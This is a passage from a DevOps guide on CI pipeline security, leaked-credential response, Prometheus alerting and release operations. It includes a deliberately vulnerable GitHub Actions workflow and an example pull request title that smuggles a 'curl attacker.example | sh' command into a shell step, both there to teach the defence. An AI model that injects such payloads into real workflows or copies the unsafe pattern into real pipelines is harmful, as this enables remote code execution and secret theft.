


Figure 4.33. The trigger decides what a workflow may read: fork pull requests run without secrets, pushes to protected branches may use environment secrets, and pull_request_target runs privileged code and must never check out the pull request.

untrusted-input.yml (illustrative configuration, not run) YAML

```yaml
# Vulnerable: the title is pasted into the shell script before the shell runs.
name: label-pr-unsafe
on: pull_request
jobs:
  label:
    runs-on: ubuntu-latest
    steps:
      - run: echo "Title is ${{ github.event.pull_request.title }}"
---
# Safer: the value travels as an environment variable and is quoted.
name: label-pr-safe
on: pull_request
jobs:
  label:
    runs-on: ubuntu-latest
    steps:
      - env:
          TITLE: ${{ github.event.pull_request.title }}
        run: echo "Title is $TITLE"
```

A pull request titled `"; curl https://attacker.example/x | sh; "` becomes shell text in the first workflow. In the second the title is data. The pattern is the one the GitHub reference recommends: assign the expression to an intermediate environment variable and quote it.

Self-hosted runners deserve separate care. The GitHub reference warns that anyone who can fork the repository and open a pull request could compromise a self-hosted runner and reach its secrets, and that such runners "should almost never be used for public repositories". A runner that is reused between jobs retains files, credentials and caches; ephemeral runners (a fresh VM or container per job) remove that persistence. The same principle applies to Jenkins agents: run builds on disposable agents, give the controller no build executors, and keep deployment credentials in folder-scoped credentials rather than global ones.

Protect the artifact

Immutable tags (the ECR setting used earlier) stop a tag from being re-pointed to different content; a **digest** (`sha256:...`) names content exactly and is the strongest reference. A Dockerfile that must be reproducible pins the base image by digest in addition to the tag (illustrative: `FROM eclipse-temurin:21-jre@sha256:<digest>`; not built here because the build machine has no registry access).

Provenance records how an artifact was built. SLSA (Supply-chain Levels for Software Artifacts) defines build levels; per slsa.dev (v1.0 levels page, which is marked retired in favour of version 1.2), Build L1 means provenance exists, L2 means a hosted build platform generates and signs it, and L3 means hardened builds that protect the provenance from user-defined build steps. Per docs.github.com (artifact attestations), attestations by themselves provide "SLSA v1.0 Build Level 2", building in a reusable workflow can reach Build Level 3, and `gh attestation verify` checks them; the page also warns that an attestation is "not a guarantee that an artifact is secure", only a verifiable link to source and build.

cosign (Sigstore) signs container images. Per docs.sigstore.dev, keyless signing associates an OIDC identity with a signature through short-lived certificates (Fulcio) and a transparency log (Rekor), and verification takes the form `cosign verify IMAGE --certificate-identity=... --certificate-oidc-issuer=...`. The issuer value for GitHub Actions identities is `https://token.actions.githubusercontent.com` (from memory; the sigstore page consulted did not show it, verify before use). Verification matters only if something enforces it: a Kubernetes admission policy or a deployment step must refuse images without a valid signature.

4.12.2 Worked example

The repository settings below form the minimum protective baseline for `orders-service`. They were assembled from the GitHub documentation cited above and are not testable on the build machine.

Area	Setting	Defends against
Branch `main`	Pull request required, 1 approval, required status check `build`, force pushes blocked, signed commits required	Direct pushes, history rewriting, unverified authorship
Workflows	Default `GITHUB_TOKEN` read-only; actions pinned to SHAs; `permissions:` per job	Compromised action, token abuse
Deployment	Environment `production` with required reviewer and branch restriction	Unreviewed release, secret access from other branches
Cloud access	OIDC role with `sub` pinned to repository and environment	Stolen long-lived key
Artifact	Immutable ECR tags, scan on push, attestation and signature verified before deploy	Tag overwrite, tampered image
Dependencies	Dependabot alerts and updates, SBOM generated at build	Known vulnerable libraries, slow response
Secrets	Secret scanning with push protection; no secrets in `environment`	Committed credentials

Baseline controls for orders-service.

4.12.3 Hands-on

1. In a throw-away repository, generate a GPG key with `gpg --quick-generate-key`, set `user.signingkey`, make a signed commit and an unsigned commit, and compare `git log --format='%h %G? %s'`.
2. Take a workflow from any public repository and list every `uses:` line that is not pinned to a SHA.
3. Rewrite the unsafe workflow above so that the pull request title reaches the shell only as an environment variable.
4. Decide, for each of the seven rows of the baseline table, which part is enforced by tooling and which depends on a person following a rule.

4.12.4 Real-world problems and solutions

A compromised third-party action

Scenario. A widely used action referenced as `@v3` publishes a malicious update by moving the tag. **Symptoms.** Unexpected outbound network connections from runners, secrets used from unknown addresses, a changed checksum of the action. **Diagnosis.** Compare the commit behind the tag with the previous one; review the run logs for added steps; list repositories using the action. **Root cause.** A tag is a movable pointer, and the workflow trusted it. **Fix.** Pin to the known-good commit SHA, rotate every secret the workflow could read, review recent deployments. **Prevention.** Pin actions by SHA and update them through Dependabot pull requests; restrict the allowed actions at organization level; limit job permissions so that one compromised step has little to steal.

Fork pull request cannot deploy a preview

Scenario. A contributor opens a pull request from a fork and the workflow needs a registry credential. **Symptoms.** `secrets.REGISTRY_TOKEN` is empty; the push step fails with an authentication error. **Diagnosis.** The event is `pull_request` from a fork, for which secrets are withheld (per the GitHub secrets page). **Root cause.** The restriction is deliberate: the workflow file comes from the fork and could print the secret. **Fix.** Build without pushing for fork pull requests; deploy previews from a separate workflow that a maintainer triggers after review, never by checking out the fork code under `pull_request_target`. **Prevention.** Split the pipeline into an unprivileged verification workflow and a privileged deployment workflow.

4.12.5 Questions to expect

What is a supply chain attack in software delivery?

An attack on something the build trusts rather than on the application: a dependency, a build tool, a CI action, a registry or a developer account. The goal is to place malicious code in the artifact that production runs.

Why pin actions to a commit SHA?

A tag or branch can be moved to different code. A full-length SHA identifies one immutable commit, so the workflow runs exactly the reviewed code. Updates are then deliberate, for example through Dependabot.

What is dependency confusion?

A public package with the same name as an internal package and a higher version causes a build that consults a public repository to download the attacker's version. Defences are namespace ownership, a single controlled repository manager and explicit version control.

What is an SBOM and why generate one?

A machine-readable inventory of an artifact's components (CycloneDX or SPDX formats). It allows an organization to determine within minutes whether a newly disclosed vulnerable library is present in any deployed image.

What does a signature on a commit or an image prove?

That the holder of a particular key or identity produced it, and that it has not been altered since. It does not prove that the content is safe, so signatures are combined with review, scanning and enforcement at deploy time.

How does OIDC improve pipeline security compared with stored access keys?

No long-lived credential exists to steal. Each job receives a token that AWS exchanges for temporary credentials, and the trust policy restricts which repository, branch or environment may do so.

What is the risk of `pull_request_target`?

It runs in the context of the base repository with access to secrets. If it checks out and executes code from the pull request, a contributor can run arbitrary code with those secrets.

KEY POINTS

- Every hand-over from commit to container needs a control: protected branches, reviewed dependencies, pinned and least-privilege build steps, verified artifacts.
- Pin third-party actions to commit SHAs, set `GITHUB_TOKEN` to read-only by default, and never paste untrusted input into a shell script.
- Fork pull requests run without secrets by design; separate unprivileged checks from privileged deployment.
- Signatures, SBOMs and provenance make artifacts verifiable only when deployment enforces the verification.
- Prefer ephemeral runners and OIDC so that no long-lived credential survives between jobs.

4.13 Responding to a Leaked Secret

Prevention reduces the number of leaks; it does not reach zero. A credential eventually appears in a repository, a log, a screenshot or a support ticket. The response to that event decides whether it remains an incident or becomes a breach. The order of actions matters: first make the credential useless, then find out what it did, then clean up.

4.13.1 Concept and mechanism

Treat the secret as public from the moment of exposure

Automated scanners crawl public repositories continuously, so a key pushed to a public repository must be assumed to be copied within minutes (general observation; no measurement is claimed). A private repository leak is also serious, because the value spreads to every clone and CI cache. History rewriting removes the text from the visible repository but not from copies already made, so **revocation is the only remediation that works**; rewriting is cleanup.




Figure 4.34. The response order: contain by revoking, then rotate, audit what the secret did, clean up history and finally add the missing preventive control.

The five steps

1. **Revoke or deactivate** the credential at its source. For an AWS access key: `aws iam update-access-key --status Inactive` is reversible and immediate; `delete-access-key` is permanent (commands from general AWS CLI knowledge; verify against the access key documentation, which the consulted page did not cover).
2. **Rotate**: issue a new credential, deploy it to the consumers, confirm that the old one is unused (`aws iam get-access-key-last-used`).
3. **Audit**: determine what the credential did between exposure and revocation. AWS CloudTrail records API activity; the IAM documentation recommends CloudTrail to monitor access key usage and CloudWatch alarms for denied attempts. Search for resources created that nobody recognizes (instances in unused Regions are a typical sign of key abuse) and for data access.
4. **Clean the history**: remove the secret from Git history with `git filter-repo` or BFG Repo-Cleaner, force-push all branches and tags, ask collaborators to re-clone, and request removal of cached views and forks (see the Git chapter on recovering from mistakes for the mechanics).

5. **Prevent**: add the control that was missing (push protection, pre-commit hook, replacing the key with an OIDC role) and record the incident.

4.13.2 Worked example

The following runbook can be stored in the repository and rehearsed. It is written for an exposed AWS access key of an IAM user and is illustrative; the commands were not run because no AWS account was available.

leaked-key-runbook.sh BASH

```
#!/bin/bash
# Illustrative runbook (not run). Usage: ./leaked-key-runbook.sh USER_NAME ACCESS_KEY_ID
set -euo pipefail
USER_NAME="$1"
KEY_ID="$2"

echo "1. Deactivate the key (reversible)"
aws iam update-access-key --user-name "$USER_NAME" --access-key-id "$KEY_ID" --status Inactive

echo "2. When was it last used, and by which service"
aws iam get-access-key-last-used --access-key-id "$KEY_ID"

echo "3. Recent API calls made with the key (CloudTrail lookup)"
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=AccessKeyId,AttributeValue="$KEY_ID" \
  --max-results 50 \
  --query 'Events[].[EventTime,EventName,EventSource]' --output text

echo "4. Create the replacement only after the audit and update the consumers"
echo "   aws iam create-access-key --user-name $USER_NAME"
```

What to notice. Deactivation comes before any investigation, because every minute of delay is a minute of possible abuse. The key is deactivated rather than deleted so that the audit can still map the key identifier to events. `lookup-events` with the `AccessKeyId` attribute is part of CloudTrail (syntax from memory; verify). Step 4 prints a command instead of running it, because creating a new long-lived key is itself the practice that this guide replaces by roles; the permanent fix is to remove the user and its keys and move the consumer to a role.

4.13.3 Hands-on

1. In the lab repository from the previous chapter, simulate the leak, then locate the commit with `git log -S`.
2. Write the five steps as a checklist for the `orders-service` repository, naming for each step the person responsible and the command or console page used.
3. Rehearse with a harmless secret: rotate the lab database password, deploy the change and confirm in the logs that the old password is rejected.

4.13.4 Real-world problems and solutions

Leaked access key

Scenario. A student pushes `application.properties` with an AWS access key to a public repository. An email from the cloud provider reports exposed credentials, or the monthly bill shows unfamiliar compute charges. **Symptoms.** Instances in Regions never used by the team, an unexpected cost spike, an alert about a public key, CloudTrail events from unknown IP addresses. **Diagnosis.** `aws cloudtrail lookup-events` filtered by the key id; the Cost Explorer view by Region and service; the IAM credential report for keys and last-used dates. **Root cause.** A long-lived key with broad permissions was committed. Nothing blocked the push, and the key was never scoped or rotated. **Fix.** Deactivate the key, audit and terminate unknown resources, rotate dependent systems, delete the user key, remove the secret from history, report the incident to the provider if charges arose. **Prevention.** Roles and OIDC instead of keys; scoped policies; push protection and pre-commit hooks; billing alarms; a rehearsed runbook.

The secret was removed from history but the incident continues

Scenario. History was rewritten and force-pushed; a week later the credential is used from an unknown address. **Symptoms.** Calls using the credential continue after the rewrite. **Diagnosis.** The credential was never revoked, or a fork or clone made before the rewrite still holds it. **Root cause.** Cleanup was treated as remediation. **Fix.** Revoke and rotate at the source. **Prevention.** Make "revoke first" the first line of the runbook.

4.13.5 Questions to expect

A secret was pushed to a public repository. What is the first action?

Revoke or deactivate the credential at its source. Removing the commit does not help, because the value is assumed copied. Rotation, audit and history cleanup follow.

Why deactivate an access key instead of deleting it?

Deactivation is immediate and reversible and keeps the key identifier available for audit. Deletion is permanent and is performed after the investigation confirms that no system depends on the key.

How is the activity of a leaked key investigated on AWS?

CloudTrail records API calls, searchable by access key id. The review covers resources created, data read, permissions changed and Regions used, and is compared with the cost and billing view.

Can the credential be considered safe after `git filter-repo`?

No. Forks, clones and caches may hold the old history, so the credential stays compromised until it is revoked.

What is the long-term fix for leaked cloud keys in CI?

Remove the keys: use OIDC role assumption in pipelines and instance or task roles for services, so that no static credential exists to leak.

KEY POINTS

- Assume exposure the moment a secret leaves its store; revoke first, clean later.
- The order is revoke, rotate, audit, clean history, prevent; history rewriting never makes a leaked secret safe.
- Deactivate before delete, and use CloudTrail to learn what the credential did.
- The durable fix is architectural: roles and short-lived credentials leave nothing static to leak.
- Write the runbook before the incident and rehearse it.

4.14 Observability for a Released Service

A deployment that passes every pipeline stage can still fail in production: a configuration value differs, a dependency is slow, traffic has a shape that no test produced. **Observability** is the ability to answer "what is the service doing and why" from the data it emits, without shipping new code. A release is complete only when the team can see its effect. This chapter defines the signals, shows what to configure in `orders-service`, and measures with a simulation how the alerting window determines how long a bad release stays undetected. The Spring Boot, Micrometer and Prometheus material is covered in the Spring Boot guides; this chapter adds only what concerns releasing.

4.14.1 Concept and mechanism

Health checks, logs, metrics and traces

A **health check** answers a binary question for the platform: may traffic be sent here, and should this instance be restarted. Liveness and readiness are distinct (see the Kubernetes chapters); the ALB health check of the AWS chapter uses `/actuator/health`. Per the Spring Boot reference (actuator endpoints, consulted October 2026), only the `health` endpoint is exposed over HTTP by default, details are hidden unless `management.endpoint.health.show-details` is changed, and the liveness and readiness state indicators can be controlled with `management.endpoint.health.probes.enabled`.

Three kinds of telemetry complement the health check.

- **Logs** are timestamped records of events. Structured logs (JSON) can be searched by field. Per the Spring Boot reference (logging), `logging.structured.format.console` selects a structured format; the built-in formats are `ecs`, `gelf` and `logstash`. The version that introduced the feature is not stated on that page (Spring Boot 3.4 from memory; verify).
- **Metrics** are numbers aggregated over time (request count, latency histogram, JVM heap). They are cheap to store and suited to alerting.
- **Traces** follow one request across services as spans that share a trace identifier. They locate where time was spent.




Figure 4.35. The service emits four signals; the platform stores each in a suitable backend, and alerts and dashboards read the metrics while logs and traces explain a firing alert.

What to measure: the golden signals

The Google SRE book (monitoring distributed systems, consulted October 2026) names four golden signals: **latency** ("the time it takes to service a request"), **traffic** (demand on the system), **errors** ("the rate of requests that fail") and **saturation** ("how full your service is"). It also advises spending "much more effort on catching symptoms than causes" when alerting. Applied to `orders-service`: the error ratio and the 95th percentile latency of HTTP requests are symptoms that justify a page; a high CPU value is a cause that justifies a dashboard panel.

Configuration of orders-service

application.properties (observability settings) PROPERTIES

```
management.endpoints.web.exposure.include=health,info,prometheus
management.endpoint.health.probes.enabled=true
logging.structured.format.console=ecs
```

Per the Spring Boot reference (metrics), the Prometheus registry is configured when `micrometer-registry-prometheus` is on the runtime classpath together with the actuator starter, and the endpoint `/actuator/prometheus` is not available until it is exposed. The Prometheus side is a scrape job with `metrics_path: "/actuator/prometheus"` (the example in the Spring Boot documentation). The structured logging value is used here as documented on the logging page; the exact format of the log fields should be checked against the chosen backend. The metrics endpoint must not be reachable from the internet; expose it on the private network or on a separate management port.

Deployment markers

A **deployment marker** is a point-in-time annotation on dashboards stating that version X went live. Without it, correlating a jump in errors with a release requires searching chat history. Two inexpensive sources exist: the running version reported by the service itself (the `/actuator/info` endpoint with `git.commit.id` when the build generates `git.properties`; from memory), and an annotation written by the pipeline at the end of the deploy step.

annotate-deploy.sh (illustrative configuration, not run) BASH

```
#!/bin/bash
# Writes a deployment annotation to a Grafana instance (API usage from memory; verify).
curl -sS -X POST "$GRAFANA_URL/api/annotations" \
  -H "Authorization: Bearer $GRAFANA_TOKEN" \
  -H "Content-Type: application/json" \
  -d "{\"tags\":[\"deploy\",\"orders-service\"],\"text\":\"deploy ${GITHUB_SHA:0:7}\"}"
```

4.14.2 Worked example

An alert on the error ratio

The rule below fires when more than 5 percent of requests fail for two minutes. It is written in the Prometheus alerting rule format (groups, rules, `alert`, `expr`, `for`, `labels`, `annotations`; per prometheus.io, consulted October 2026). The selector `job="orders-service"` refers to the scrape job name. The `for` clause keeps the alert in a pending state until the condition has held for the whole duration. The metric name `http_server_requests_seconds_count` and its `status` label are what Micrometer exports for Spring MVC from memory; they must be checked in the Prometheus UI before the rule is relied on. The file was parsed with PyYAML; Prometheus itself was not run.

orders-alerts.yml (illustrative configuration, not run) YAML

```yaml
groups:
  - name: orders-service
    rules:
      - alert: OrdersHighErrorRatio
        expr: |
          sum(rate(http_server_requests_seconds_count{job="orders-service",status=~"5.."}[5m]))
          /
          sum(rate(http_server_requests_seconds_count{job="orders-service"}[5m])) > 0.05
        for: 2m
        labels:
          severity: page
        annotations:
          summary: "orders-service error ratio above 5 percent"
          runbook: "https://example.com/runbooks/orders-high-error-ratio"
```

How the window decides the detection time

A rule has three tunable values: the size of the averaging window, the threshold and the `for` duration. A short window reacts fast and is noisy; a long window is stable and slow. The simulation generates one request count and one error count per second for 30 minutes and applies the rule at 15-second evaluation intervals. All parameters are assumptions, chosen to represent a service with a steady 50 requests per second and a bad release at second 600 that fails 12 percent of requests; the output is real, produced on the build machine, and describes the simulation, not a measurement of any real system.

alertsim.py PYTHON

```python
import random

RATE = 50            # requests per second (assumed)
BASE_ERR = 0.002     # baseline error probability (assumed)
BAD_ERR = 0.12       # error probability after the bad release (assumed)
DEPLOY_AT = 600      # seconds; the bad release takes all traffic at once (simplification)
THRESHOLD = 0.05     # alert when the error ratio exceeds 5 percent
FOR = 120            # the condition must hold for 120 s before the alert fires
EVAL = 15            # evaluation interval in seconds
END = 1800

rng = random.Random(7)
total, errors = [], []
for t in range(END):
    p = BAD_ERR if t >= DEPLOY_AT else BASE_ERR
    n = rng.randint(RATE - 5, RATE + 5)
    total.append(n)
    errors.append(sum(1 for _ in range(n) if rng.random() < p))


def run(window):
    pending_since = None
    for t in range(window, END, EVAL):
        ratio = sum(errors[t - window:t]) / sum(total[t - window:t])
        if ratio > THRESHOLD:
            if pending_since is None:
                pending_since = t
            if t - pending_since >= FOR:
                return pending_since, t
        else:
            pending_since = None
    return None, None
```

alertsim.py (continued) PYTHON

```
print("window  first breach  fires at  delay after deploy  failed requests until fire")
for window in (60, 300, 900):
    first, fire = run(window)
    failed = sum(errors[DEPLOY_AT:fire])
    row = (window, first, fire, fire - DEPLOY_AT, failed)
    print("%4d s   %5d s       %5d s   %6d s            %6d" % row)
before = slice(0, DEPLOY_AT)
print("baseline error ratio before the deploy: %.4f (%d errors in %d requests)"
      % (sum(errors[before]) / sum(total[before]), sum(errors[before]), sum(total[before])))
```

Run the simulation (real output, build machine; simulation with assumed parameters) TERMINAL

```
$ python3 alertsim.py
window  first breach  fires at  delay after deploy  failed requests until fire
  60 s     630 s         750 s      150 s               863
 300 s     735 s         855 s      255 s              1475
 900 s     975 s        1095 s      495 s              2965
baseline error ratio before the deploy: 0.0019 (58 errors in 29830 requests)
```




Figure 4.36. The error ratio as seen through three window sizes (values from the simulation): the 60 s window crosses the 5 percent threshold within about 30 s of the deploy, the 900 s window needs about 6 minutes, and every extra minute of delay adds failed requests.

What to notice. (1) The rule fires `FOR` seconds after the first breach, so the detection delay is the sum of the time the window needs to cross the threshold and the `for` duration. (2) A 15-minute window delays detection by about eight minutes in this simulation and the bad release serves about three times as many failed requests as the 60-second window. (3) The short window also reacts to random noise, a cost that this single run does not quantify; the choice is a trade-off, and many teams combine a short and a long window. (4) Faster detection is only useful if a rollback follows; the next chapter treats it.

4.14.3 Hands-on

1. Run `alertsim.py`. Change `BAD_ERR` to 0.03 (below the threshold) and observe that no window fires; explain why a slow degradation needs a different alert (latency or a lower threshold).
2. Change `FOR` to 30 and 300 and record the effect on the detection delay of the 60-second window.
3. Enable the three settings of `application.properties` in a local Spring Boot project, start it and open `/actuator/prometheus`. Locate the `http_server_requests_seconds_count` line after calling any endpoint once.
4. Write the sentence that the runbook for `OrdersHighErrorRatio` must start with (what to check first, in one line).

4.14.4 Real-world problems and solutions

Alert noise after every deployment

Scenario. The error-ratio alert fires for two minutes after each rolling deployment and recovers. **Symptoms.** Pages with no user impact; the on-call engineer begins to ignore the alert. **Diagnosis.** Overlay deployment markers on the alert history: the alerts start at the deployment time. Inspect the 5xx responses: they come from requests routed to a task that is not yet ready, or from connections drained during shutdown. **Root cause.** Readiness is reported too early, or graceful shutdown is not configured, so in-flight requests fail when old tasks stop. **Fix.** Gate readiness on real dependencies, set `server.shutdown=graceful`, and align the ALB deregistration delay with the shutdown time (see the chapter on container shutdown). **Prevention.** Treat post-deploy alerts as defects of the release process and fix the cause; raising the threshold only hides it.

Metrics endpoint exposed to the internet

Scenario. `/actuator/prometheus` answers on the public load balancer address. **Symptoms.** A scanner report; the endpoint reveals internal URI patterns and library versions. **Diagnosis.** Request the path through the ALB DNS name. **Root cause.** The endpoint was exposed with `management.endpoints.web.exposure.include` on the same port and listener as the public API. The Spring Boot reference states that exposed endpoints should be secured when the application is public. **Fix.** Serve management endpoints on a separate port that only the monitoring system can reach, or add a listener rule that returns 404 for `/actuator/*` except the health check. **Prevention.** A smoke test in the pipeline that asserts a 404 for `/actuator/env` and `/actuator/prometheus` on the public address.

4.14.5 Questions to expect

What are logs, metrics and traces, and when is each used?

Logs record discrete events and explain what happened; metrics are aggregated numbers used for dashboards and alerts; traces follow one request across services and show where time was spent. An alert usually starts from a metric, and logs and traces are consulted to explain it.

What are the four golden signals?

Latency, traffic, errors and saturation. Alerts should be based on symptoms (error rate, latency) that users experience, with causes such as CPU on dashboards.

What is the difference between liveness and readiness?

Liveness tells the platform whether to restart the instance; readiness tells it whether to send traffic. A slow dependency should make an instance not ready, not cause a restart.

Why use a `for` duration in an alert rule?

It requires the condition to hold for some time before firing, which filters momentary spikes. It adds directly to the detection delay.

What is a deployment marker?

An annotation on dashboards recording when a version was deployed, so that changes in behaviour can be correlated with a release at a glance.

How does a long alert window affect a bad release?

It lowers noise but delays detection; in the simulation of this chapter a 900-second window detected the failure about 495 seconds after the deploy, against 150 seconds for a 60-second window, with about three times as many failed requests.

KEY POINTS

- A release is finished when its effect is visible: health checks for the platform, metrics for alerts, logs and traces for explanation.
- Alert on symptoms (error ratio, latency); keep causes on dashboards.
- Detection delay is window time plus the `for` duration; the choice trades noise against exposure.
- Mark every deployment on the dashboards and let the service report its own commit.
- Never expose management endpoints on the public listener.

Sreeram

4.15 Release Operations: Change, Rollback and Learning

Shipping code is a repeatable operation with a recorded decision at each step: what is released, who approved it, how success is judged, how it is undone and what is learned when it fails. These practices are called **release operations**. The tooling of the previous Parts executes them; this chapter defines the surrounding process so that a team of one or one hundred can follow it.

4.15.1 Concept and mechanism

The release lifecycle




Figure 4.37. A release moves through prepare, deploy, watch and decide; the decision is promote or roll back, and every path ends with a record that feeds the next release.

Prepare. The change is a merged pull request with passing checks. The release notes state what changed for users and operators. The change record names the risk (database migration, configuration change, dependency upgrade), the rollback method and the person on call.

Deploy. The pipeline deploys the immutable artifact that was tested. A migration follows the expand-contract pattern so that the previous version can still run (see the chapter on deployment strategies).

Watch. A defined observation window follows the deploy, during which the dashboards and the error-ratio alert are checked against agreed limits. Without a stated window, "it looks fine" has no meaning.

Decide. If any limit is crossed, the default action is rollback, executed first and analyzed afterwards. If the limits hold, the release is promoted (for a canary, the traffic share increases).

Release notes and changelogs

